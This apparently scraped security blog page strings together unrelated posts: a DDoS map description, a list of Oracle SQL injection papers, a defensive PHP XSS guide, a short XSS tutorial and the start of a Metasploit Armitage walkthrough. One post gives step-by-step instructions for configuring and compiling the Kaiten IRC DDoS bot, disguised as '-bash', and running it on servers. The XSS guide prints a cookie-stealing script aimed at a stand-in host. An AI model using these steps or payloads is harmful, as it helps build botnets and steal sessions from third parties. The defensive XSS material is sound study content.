Live Ddos View

Live DDoS Attack Map | Apakau

Live DDoS Attack Map

This map is the fruit of collaboration between Google Ideas and Arbor Networks in an effort to raise awareness about distributed denial of service attacks in the world everyday.

Exploring the Data

The Digital Attack Map displays global DDoS activity on any given day. Attacks are displayed as dotted lines, scaled to size, and placed according to the source and destination countries of the attack traffic when known. Some features include:

  • Use the histogram at the bottom of the map to explore historical data.
  • Select a country to view DDoS activity to or from that country.
  • Use the color option to view attacks by class, duration, or source/destination port.
  • Use the news section to find online reports of attack activity from a specified time.
  • View the gallery to explore some examples of days with notable DDoS attacks.

Sign Up

Sunday, June 21, 2015

Oracle SQL Injection Guides and Whitepapers

Introduction

SQL Injection is a hot topic like always, I have been explaining SQL injections with examples in my series of interesting SQL injection attacks, but this time I have gathered some resources on Oracle SQL Injection which can be handy for both penetration testers and developers alike.

Oracle SQL Injection Guides and Whitepapers

Oracle SQL Injection for Oracle Developers:-  This paper is intended for application developers, database administrators, and application auditors to highlight the risk of SQL injection attacks and demonstrate why web applications may be vulnerable.  It is not intended to be a tutorial on executing SQL attacks and does not provide instructions on executing these attacks. It will also help penetration testers, getting their hands dirty on oracle apps. Written by Stephen Kost from  Integrigy Corporation.

Exploiting SQL Injection In Oracle 11g Database :- This paper Explains Exploiting PL/SQL Injection With Only CREATE SESSIO N Privileges in Oracle 11g. Written by David Litchfield from Next Generation Security Software Ltd .

Hacking Oracle Based Web Applications:-  Paper explains hacking Oracle based web applications using SQL injection, understanding Oracle protective mechanism and bypassing privileges. Written by Sumit “sid” Siddharth From  7Safe Limited UK .

Hacking And Protecting Oracle Databases:- This is a very detailed paper on hacking and protecting oracle databases, it discuses in detail about the Oracle security posture, privileges and filters. In depth knowledge about how it works and how they can be bypassed. This guide is beneficial for Developers and penetration testers alike. Written by Esteban Martínez Fayó From Argeniss.

Oracle SQL Injection Explained Wth Examples:- This paper is well written because it explains all aspects of Oracle SQL injection, from finding one in a web application, then exploitation, it also explains about Blind SQL injection in Oracle and Discuses some advance exploitation Techniques Written by Rob David from Sentrigo

SQL Injection Protection And Exploitation In Popular Databases:- This detailed paper explains the security and vulnerabilities in popular databases which includes Oracle, Microsoft SQL server, Sybase and IBM DB2. By Application Security Inc.

Hacking And Defending Databases :- Walk through to the exploitation of popular DBMS , Oracle , Microsoft SQL server, Sybase and IBM DB2. Great visual aid, is available, where actual exploitation is shown, with systems having different levels of privileges. Good read for penetration testers,although its not a research paper or white paper its more of presentation. Written by  Alexander Rothacker from Application Security Inc.

Friday, June 19, 2015

How to compile KAITEN

Note : Do this after setting up an IRC Server

First you need the script : https://packetstormsecurity.com/files/25575/kaiten.c.html

Then Configure the script to your settings by editing the kaiten.c file

only configure this part: this is my example

Code:
////////////////////////////////////////////////////////////////////////////////
// EDIT THESE //
////////////////////////////////////////////////////////////////////////////////
#undef STARTUP // Start on startup?
#undef IDENT // Only enable this if you absolutely have to
#define FAKENAME "-bash" // What you want this to hide as
#define CHAN "#hi" // Channel to join
#define KEY "" // The key of the channel
int numservers=4; // Must change this to equal number of servers down there
char *servers[] = { // List the servers in that format, always end in (void*)0
"YOUR.IRC.SERVER",
"",
"",
"",
(void*)0
};
////////////////////////////////////////////////////////////////////////////////
// STOP HERE! //
////////////////////////////////////////////////////////////////////////////////
now after configuring that to your liking
compile the c script into a binary by typing this command

Code:
gcc -o outputname kaiten.c
Now just execute outputname on servers....

Everything You Need to Know About Preventing Cross-Site Scripting Vulnerabilities in PHP

Cross-Site Scripting (abbreviated as XSS) is a class of security vulnerability whereby an attacker manages to use a website to deliver a potentially malicious JavaScript payload to an end user.
XSS vulnerabilities are very common in web applications. They're a special case of code injection attack; except where SQL injection, local/remote file inclusion, and OS command injection target the server, XSS exclusively targets the users of a website.
There are two main varieties of XSS vulnerabilities we need to consider when planning our defenses:
  • Stored XSS occurs when data you submit to a website is persisted (on disk or in RAM) across requests, usually with the goal of executing when a privileged user access a particular web page.
  • Reflective XSS occurs when a particular page can be used to execute arbitrary code, but it does not persist the attack code across multiple requests. Since an attacker needs to send a user to a specially crafted URL for the code to run, reflective XSS usually requires some social engineering to pull off.
Cross-Site Scripting vulnerabilities can be used by an attacker to accomplish a long list of potential nefarious goals, including:
  • Steal your session identifier so they can impersonate you and access the web application.
  • Redirect you to a phishing page that gathers sensitive information.
  • Install malware on your computer (usually requires a 0day vulnerability for your browser and OS).
  • Perform tasks on your behalf (i.e. create a new administrator account with the attacker's credentials).
Cross-Site Scripting represents an asymmetric in the security landscape. They're incredibly easy for attackers to exploit, but XSS mitigation can become a rabbit hole of complexity depending on your project's requirements.

Brief XSS Mitigation Guide

  1. If your framework has a templating engine that offers automatic contextual filtering, use that.
  2. echo htmlspecialchars($string, ENT_QUOTES | ENT_HTML5, 'UTF-8'); is a safe and effective way to stop all XSS attacks on a UTF-8 encoded web page, but doesn't allow any HTML.
  3. If your requirements allow you to use Markdown instead of HTML, don't use HTML.
  4. If you need to allow some HTML and aren't using a templating engine (see #1), use HTML Purifier.
The rest of this document explains cross-site scripting vulnerabilities and their mitigation strategies in detail.

What Does a XSS Vulnerability Look Like?

XSS vulnerabilities can occur in any place where information which can be altered by any user is included in the output of a webpage without being properly escaped.

Example 1

<div id="profile"><?php echo $user['profile']; ?></div>
This is a potential stored XSS infection point (assuming the profile field was pulled straight from the database without escaping). If the malicious user is able to include a snippet that looks like this, they can exploit any authenticated user that visits their profile and steal their cookies for future impersonation efforts:
<script>
    window.open("http://evilsite.com/cookie_stealer.php?cookie=" + document.cookie, "_blank");
</script>

Example 2

<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="post">
The above snippet is vulnerable to reflective XSS attacks. Just trick a user into visiting /form.php?%22%20onload%3D%22alert(%27XSS%27)%3B and they will see an alert box pop up containing the message 'XSS' when your page loads.
<form action="/form.php?" onload="alert('XSS');" method="post">

Unlike SQL Injection, which prepared statements defeat 100% of the time, cross-site scripting doesn't have an industry standard strategy for separating data from instructions. You have to escape special characters to prevent attacks.

The Quick and Dirty XSS Mitigation Technique for PHP Applications

The simplest and most effective way to prevent XSS attacks is the nuclear option: Ruthlessly escape any character that can affect the structure of your document.
For best results, you want to use the built-in htmlspecialchars() function that PHP offers instead of playing with string escaping yourself.
<?php
/**
 * Escape all HTML, JavaScript, and CSS
 * 
 * @param string $input The input string
 * @param string $encoding Which character encoding are we using?
 * @return string
 */
function noHTML($input, $encoding = 'UTF-8')
{
    return htmlspecialchars($input, ENT_QUOTES | ENT_HTML5, $encoding);
}

echo '<h2 title="', noHTML($title), '">', $articleTitle, '</h2>', "\n";
echo noHTML($some_data), "\n";
The security of this construction depends on the presence of the ENT_QUOTES flag when to escape HTML attribute values. It's important to note that this prevents any HTML characters in $some_data from displaying on the web page.

Why ENT_QUOTES | ENT_HTML5 and 'UTF-8'?

We specify ENT_QUOTES to tell htmlspecialchars() to escape quote characters (" and '). This is helpful for situations such as:
<input type="text" name="field" value="<?php echo $escaped_value; ?>" />
If you failed to specify ENT_QUOTES and attacker simply needs to pass " onload="malicious javascript code as a value to that form field and presto, instant client-side code execution.
We specify ENT_HTML5 and 'UTF-8' so htmlspecialchars() knows what character set and version of the HTML standard to work with.
The reason we need to specify both values is, as demonstrated against mysql_real_escape_string(), an incorrect (especially attacker-controlled) character encoding can defeat string-based escaping strategies.
For the sake of safety and consistency, the encoding we specify here, the encoding sent in the charset attribute of the <meta> tag, and the charset added to the Content-Type HTTP header should all match.

Important - Avoid Premature Optimization

Always escape data on output (when displaying to a user).
Do not escape user input against XSS attacks before inserting into a database. WordPress made this mistake and eventually security researcher Jouko Pynnönen of Klikki Oy realized MySQL column truncation can defeat before-insert XSS prevention strategies.
You should still be validating your input, however. If you're expecting an email address, make sure it's formatted like one.
$email = filter_var($_POST['email'], FILTER_VALIDATE_EMAIL);
if ($email === false) {
    // Not a valid email address! Handle this invalid input here.
}
If you're using MySQL, make sure any values going into a TEXT field will fit in less than 64 KiB. MySQL will truncate TEXT fields if any value exceeds that length, which can cause both security issues (as WordPress experienced) as well as data integrity issues.

The "escape all HTML entities" approach is secure and works wonderfully for situations where users should not be providing their own HTML markup. But what if you need to allow some markup, while not opening the door for any markup?
Put another way: How can we allow users to provide their own rich text markup without allowing them to execute arbitrary JavaScript in visitors' browsers?

Avoid HTML If You Can

An attractive solution is to adopt a rendering format such as BBCode, Markdown, or ReStructuredText instead of allowing raw HTML. This allows us to continue to reject all HTML entities while still allowing a limited subset markup options to make a user's contributions more expressive and powerful.
If you can avoid accepting raw HTML by using another markup language such as Markdown, please do so. If you can bolt a WYSIWYG onto it for non-technical users, even better.

An Order of HTML Please, Hold the XSS Payload

Although we can easily stop all XSS attacks by preventing any HTML markup characters from breaking the document structure, this is often not the desired outcome. For some use cases (blog comments, user profiles, etc.) we want to allow our end users to be free to express themselves, within reason. But at the same time, we don't want users to be able to abuse this potential for customization to attack other users.
How can we resolve this conflict? Simple: Use a library such as HTML Purifier. Most of the clever XSS tricks hidden in the HTML specification are easily defeated by HTMLPurifier, if used correctly.

How to Use HTMLPurifier to Stop XSS Attacks

Instead of attempting to naively search and replace malicious snippets in a string of user input, HTML Purifier digests the entire string as an HTML document, breaks it into tokens, and validates all elements and attributes against a whitelist and the RFC definitions for each attribute.
<?php
/**
 * Setup HTML Purifier
 */
require_once '/path/to/HTMLPurifier.auto.php';
$config = HTMLPurifier_Config::createDefault();
$htmlp = new HTMLPurifier($config);
/* etc. */
?>
<!-- etc etc etc. -->
<div id="profile"><?php
    // Use HTML Purifier to prevent XSS in this user's profile
    echo $htmlp->purify($user['profile']);
?></div>

Optimizing HTMLPurifier

Running HTML Purifier on every page load is a performance concern that can be easily fixed by caching. When you insert data into your database, keep the original values intact (e.g. for logging and threat intelligence purposes), but also store a purified version and use the purified HTML when displaying to end users.
This "store, purify, cache, serve from cache" strategy allows you to enjoy the performance benefits developers normally get from filtering on input, but without causing a permanent loss of data. It also allows you to re-purify your original values in the event that you need to (e.g. if HTML Purifier has a bug with HTML5 output and they release a new version that fixes it).
$db->insert('blog_comments', [
    /* Other fields */
    'original_body' => $_POST['body'],
    'rendered_body' => $htmlp->purify($_POST['body'])
]);

Important: When Not to Use HTML Purifier

HTML Purifier expects to operate in the context of an HTML document, not a string within an HTML attribute. The library isn't psychic. It cannot tell what the rest of the web page is doing immediately before and after the string you invoke it on an untrusted string.
For example, even though it's using HTML Purifier, the following snippet is still insecure:
<img src="user.php?username=<?php echo $htmlp->purify($_GET['username']); ?>" />
Simply pass the string " onload="alert('XSS'); to username and you have client-side code execution.
When inserting any variables into another context, you should also run them through htmlspecialchars() (or noHTML() above) to ensure they don't break out and add extra attributes to the parent element.
This is safe:
<img src="user.php?username=<?php echo noHTML($htmlp->purify($_GET['username'])); ?>" />
This, too, is safe:
<?php echo $htmlp->purify("<img src=\"user.php?username=".$_GET['username']."\" />"); ?>
As it turns out, context matters a lot for preventing cross-site scripting attacks. What's secure in one context (e.g. HTML is allowed) could be disastrous in other contexts (e.g. we're in the middle of an HTML attribute).

What About Other Contexts?

We've uncovered two rules for preventing XSS attacks so far:
  1. Always escape all HTML entities (i.e. with noHTML() defined above) when inserting data to an HTML attribute.
  2. Always purify (i.e. with HTML Purifier) when you wish to allow safe HTML from the input string to appear in the rendered web page.
What do we do if we want to add a user-provided parameter to a style tag or attribute? What if we want to define a default value to a JavaScript variable?

Context-Sensitive HTML Escaping in Template Engines

Every context within an HTML document requires distinct escaping rules that are not always relevant to other contexts. Fortunately, there's an easy way to tackle all this complexity without a great deal of effort or research: Use templating libraries.
A popular PHP templating engine, Twig, makes contextual XSS filtering a walk in the park:
{% autoescape 'css' %}
    <p style="color: {{ color|default('#0f0') }};">Test</p>
{% endautoescape %}
{% autoescape 'html' %}
    {{ some_var }}
    {{ not_user_provided|raw }}
    <p class="{{ class|e('html_attr') }}">
        <a href="/user/{{ username|e('url') }}">{{ username }}</a>
    </p>
{% endautoescape %}
If you're using Twig, you should prefer wrapping entire sections in {% autoescape %} blocks above applying |e filters to every printed template variable. Not only does auto-escaping make your code easier to read, but it prevents a single oversight from becoming an entry point for an attacker with a malicious payload.

Browser-Level XSS Mitigation

There are a number of security features supported by all modern web browsers that significantly reduce the impact of XSS vulnerabilities. Even if you manage to escape every variable you output, it would be a very good idea to use these features. We are going to focus on two: HTTPS-Only Cookies (which means HTTP-Only cookies which only transmit over TLS) and Content-Security-Policy headers.

Secure Cookies

Any time you set a cookie in PHP, you should set both httpOnly and secure to true. (This assumes your website is only accessible over HTTPS, which it should be.)
Your session cookie should, especially, not be made available to Javascript. This can be achieved either through adding these lines to php.ini, or by setting them manually on every request:
session.cookie_httponly = On
session.cookie_secure = On
Setting the session cookie parameters on every page load:
session_set_cookie_params(
    0,                 // Lifetime -- 0 means erase when browser closes
    '/',               // Which paths are these cookies relevant?
    '.yourdomain.com', // Only expose this to which domain?
    true,              // Only send over the network when TLS is used
    true               // Don't expose to Javascript
);
session_start();

Content-Security-Policy headers

Content-Security-Policy headers significantly reduce the risk and impact of XSS attacks in modern browsers by specifying a whitelist in the HTTP response headers which dictate what the HTTP response body can do. They don't protect against an attacker capable of modifying the source files on the server, but most real-world XSS vulnerabilities will fail to execute if they are used properly.
An example of a CSP header looks like this:
Content-Security-Policy: script-src 'self' https://ajax.googleapis.com https://www.google-analytics.com; child-src 'none'; object-src 'none'; upgrade-insecure-requests
HTML5 Rocks has a great introductory tutorial for Content-Security-Policy headers if you would like to learn more about writing them.

Paragon Initiative Enterprise's CSP Compiler

Ever wanted to make Content-Security-Policy headers easier to manage? Whether you'd rather just edit a JSON file than remember the syntax of a CSP header, or if you'd rather build the headers for a particular request programmatically (e.g. to use the script-nonce feature), check out our MIT-licensed CSP Builder project.

Summary

  1. Use Content-Security-Policy headers and HTTPS-only cookies.
  2. Your first line of defense against XSS attacks should be filtering any tainted information before inserting them in the DOM not before storing it in a database.
  3. If you can avoid accepting actual HTML by opting for Markdown, etc. then don't accept HTML.
  4. If you're using a templating engine such as Twig, use {% autoescape %} directives and |e filters where appropriate. {% autoescape %} should be prioritized over escaping every variable.
  5. If you're not using a templating engine and need to safely render user-provided HTML, use HTML Purifier. Feel free to leverage caching for optimization, but keep an intact copy on-hand.
  6. Otherwise, use noHTML() and leave nothing to chance.

XSS Tutorial

1. what is XSS:
It is basically the injection of html code.
there are 2 types of xss or cross site scripting
1. Reflected - Injecting into a dynamic variable for example a search box. Usually used for cookie stealing
2. Stored - Injecting into a variable that will be displayed every time the page is displayed. Usually Used For Defacing

In reflection they will have to click your link to see the html code you injected for example :
http://vulnerable.site/vuln.php?search=<script>alert("XSS")</script>

Obviously they would not find that without you sending it.

Stored would stay on the pages for example injecting your html into a comment box on comment.php then you're code is displayed everytime comment.php is loaded so it will be seen more often as it is persistent in the source until a system admin manual removed the html in your comment

2. Reflected

step 1. Find a searchbox http://gyazo.com/772cf38b6d9c111fd3a12d904416f8b1

step 2. Put ur html in teh searchbox http://gyazo.com/a454ba4ccc0b01de51574bb975f891ea

step 3. search and watch ;) http://gyazo.com/2a1ea9905dd2a569a02da635a113520c

3. Stored

Monday, June 15, 2015

Hack Like a Pro: Metasploit for the Aspiring Hacker, Part 4 (Armitage)


As you know by now, the Metasploit Framework is one of my favorite hacking tools. It is capable of embedding code into a remote system and controlling it, scanning systems for recon, and fuzzing systems to find buffer overflows. Plus, all of this can be integrated into Rapid7's excellent vulnerability scanner Nexpose.
Many beginners are uncomfortable using the interactive msfconsole and probably will be without a significant amount of hours spent using Metasploit. However, Metasploit does have other means of controlling the system that make system exploitation a touch easier for those of you uncomfortable with the command line.
For those who are more comfortable using a graphical user interface (GUI), Raphael Mudge has developed one that connects to and controls Metasploit much like a Windows application. He calls it Armitage, and I've covered it briefly in my Metasploit primer guide. Especially for new, aspiring hackers, Armitage can make learning hacking with Metasploit a quicker and much less painful process.
Let's take a look a Armitage and see how it can make hacking simpler.

Step 1: Download Armitage


The first step, of course, is to download Armtage. If you have BackTrack or the early versions of Kali, you probably don't have Armitage, but you can get it from Armitage's website.

Click on the download button and it will pull up the following webpage. Make certain that you download the Linux version.
Another download option includes using the command line tool aptitude. Just type the following to install it.
  • kali apt-get install armitage

In addition, you can also use the GUI-based tool in Kali, the "Add/Remove Software," and search for "Armitage."

Step 2: Start Metasploit

Once you have Armitage downloaded onto your system, the next step is to start Matsploit. Make certain the postgreSQL server is started by typing:
  • kali > service postgresql start
Now, start Metasploit by typing:

  • kali > msfconsole

Step 3: Start Armitage

Armitage uses a client/server architecture where Metasploit is the server and Armitage is the client. In essence, Armitage is a GUI client that I can interact and control the Metasploit server.
Start Armitage in Kali by typing:
  • kali > armitage

When you do so, you will see the following screen.
If you are running Metasploit from your "home" system, leave these default setting and click "Connect." If you want to run Armitage on a remote system, simply put the IP address of the system running Metasploit in the window asking you for the "Host."

Step 4: Start the RPC Server


Armitage connects to an RPC server in order to control Metasploit. You are likely to see the following screen after starting Armitage.

In some cases, it make take awhile to connect, such as in the screen below.

When Armitage finally connects to Metasploit's RPC server, you will greeted with the following screen.
Success! You are now running Metasploit from an easy to use GUI.

Step 5: Explore Armitage

Notice in the upper left-hand corner of the Armitage screen, you can see folders. These folders contain four types of Metasploit modules;
  1. auxiliary
  2. exploit
  3. payload
  4. post
If you have read my earlier Metasploit tutorials, you know that this is how Metasploit organizes its modules. For the beginner, the exploit and payload modules are the most important.
We can expand the exploit modules directory by clicking on the arrow head to its right. When we do so, it expands and show us its contents.

